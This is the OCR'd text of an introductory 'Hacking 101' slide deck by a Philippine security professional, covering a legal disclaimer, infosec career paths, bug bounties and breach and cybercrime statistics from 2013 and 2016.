> HACKING 101 _

```
> install /dev/null/101.sh _
  loading...
```

> whois dev.null.ph_

- 16 years in infosec
- 8 years Win/Linux sysad
- 5 years web programmer and designer
- CISO and VP for InfoSec for 11 years
- speaker locally and in neighbouring Asian countries
- One of *“2013 ASEAN CSO of the Year”*

> show DISCLAIMER_

HACKING IS A CRIME PUNISHABLE BY PHILIPPINE LAWS

(CYBERCRIME PREVENTION ACT OF 2012 or RA 10175)

THE CONTENTS OF THIS COURSE INVOLVING SECURITY TECHNOLOGIES AND SECURITY SOFTWARE ARE READILY AVAILABLE PUBLICLY ON THE INTERNET. THIS COURSE IS FOR EDUCATIONAL PURPOSES ONLY AND CONDUCTED ON CONTROLLED VIRTUAL ENVIRONMENTS. IT IS AIMED TO HELP YOU IMPROVE YOUR COMPANY'S SECURITY POSTURE, BUT UNDER NO CIRCUMSTANCES ARE YOU ALLOWED TO VIOLATE ANY ANTI-HACKING LAWS WITH THIS KNOWLEDGE. THIS AUTHOR AND THE SPONSOR OF THIS TRAINING WILL NOT BE HELD LIABLE IF YOU GO TO PRISON FOR BEING AN IDIOT.

> locate objectives_

> locate objectives_

- Practical tips
- Get your feet wet in the hacking culture
- Develop the HACKER MINDSET (without getting into trouble)
- Get into a promising career in infosec

> cat infosec_career.txt_

You are making the right decision right now to pursue a career in infosec.

- opportunity is ripe
- in great demand
- NEVER boring
- it’s COOL ;)

> which $CAREER-PATH_

- Forensic Analyst
- Security Architect
- Malware Analyst
- Network Security Engineer
- Vulnerability Researcher
- Security Auditor
- Penetration Tester
- CISO
- Infra Security Officer
- Security Analyst
- Security Risk Assessor
- Application Security Engineer
- Security-savvy Software Developer
- InfoSec Risk Assessment Manager
- Electronic Fraud Officers


[redacted]

> which $CAREER-PATH_

Pang-sideline!

- Bug Bounty Hunter
- Freelance Security Tester

https://bugcrowd.com



SYSTEM ADMIN

NETWORK ADMIN

PROGRAMMER

TECHNICAL WRITER

IT AUDITOR

RISK MANAGER

FRESH GRAD and OTHERS

SECURITY ADMIN/ANALYST

VULNERABILITY RESEARCHER

SECURITY PROGRAMMER

MOBILE/APPS SECURITY TESTER

BUG BOUNTY HUNTER

APPLICATION ADMINISTRATOR

CHIEF INFORMATION SECURITY OFFICER (CISO)

INFRA SECURITY OFFICER

SECURITY POLICY OFFICER

ELECTRONIC FRAUD MANAGER

INFOSEC RISK MANAGER

ACCESS CONTROL SECURITY OFFICER


2013 was “The Year of the Mega Breach”

- Personal data from 104 million credit card owners in SK stolen by ratings firm Korea Credit Bureau employee **via USB**.
- The TARGET breach exposed 100 million identities from debit and credit card via **special malware**.
- $45M debit card scam in just several hours. Suspect: **malware infection via email**.

2016 ~~2013~~ was “The Year of the Mega Breach”

- “Comeleak”: **54.3M** voters at risk of identity theft
- Bangladesh Bank heist: potentially **US$951M** could have been siphoned (actual loss was US$101M)
- ATM Jackpotting: **12.1M Baht** withdrawn from Thailand ATMs using RIPPER malware

Verizon’s Data Breach Investigations Report 2013



Do you know what you’re up against?

The variety of perpetrators and methods they use to gain access to data are numerous, and ever-growing. Understanding the threat is critical to protecting your business.

75% of attacks are motivated by financial gain.

19% of attacks can be attributed to state-affiliated actors.

Criminals

Who do they target?
Finance, retail and food industries.

Where are they from?
Eastern Europe and North America.

What do they want?
Card information, credentials and bank account details.

Spies

Who do they target?
Manufacturing, professional services and transportation industries.

Where are they from?
East Asia.

What do they want?
Credentials, internal organization data and intellectual property.

Activists

Who do they target?
Information, public sector and other service industries.


Where are they from?
Western Europe and North America.

What do they want?
Personal information, credentials and internal organization data.


76% of network intrusions exploit weak or stolen credentials.

84% of compromises take minutes or hours.

The Internet of Things (IoT)



Source: Mario Morales, IDC



The Internet

The VISIBLE Internet

$400B

The total trade value of illegal drugs in 2010 was $288B... global cybercrime loss is estimated at $400 billion per year.

Center for Strategic and International Studies
July 2013

> whois hacker.profile_

Which one is the hacker?

> whois hacker.profile_

hacking

Hacking is the use of something/anything beyond its original purpose and intention.

> whois hacker.profile_

